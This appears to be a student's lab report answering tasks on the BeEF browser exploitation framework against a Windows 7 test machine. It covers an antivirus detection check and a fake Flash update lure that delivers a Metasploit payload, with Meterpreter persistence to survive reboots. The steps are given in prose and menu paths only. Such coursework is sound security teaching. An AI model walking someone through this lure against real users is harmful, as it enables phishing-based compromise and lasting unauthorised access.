



BeEF antivirus detection module was executed, and the result indicated **"antivirus=Not Detected"**. This means that either the target Windows 7 machine does not have an antivirus installed, the antivirus is not running, or it uses methods that evade BeEF's detection.

Task 17 (10 %): By using the module found in `Social Engineering > Fake Flash Update` explain the steps and the exact commands that a potential attacker can use to gain access to the system and how he/she can make this attack persistent not to lose access even after the victim system reboot. Report the screenshot of how it looks on the victim browser after executing the social engineering attack from BeEF.



Open BeEF Control Panel:
In the Online Browsers panel, select the Windows 7 browser from the list.
Go to Commands → Social Engineering → Fake Flash Update.
Execute the Fake Flash Update Module:
This will display a **fake update page** in the victim's browser, prompting them to download and install a "Flash Player Update." (Here is a broken image can click)





By default, the URL points to the BeEF GitHub repository, which simulates a harmless payload. However, a real attacker could replace this URL with a malicious payload generated using Metasploit.The attacker could then host the malicious file on a web server (e.g., Apache) and update the Custom Payload URI field with the URL to the payload. Once the victim downloads and runs the payload, the attacker gains remote access to the system. To make the access persistent, the attacker can use the Meterpreter persistence module, ensuring that they maintain control even after the system reboots.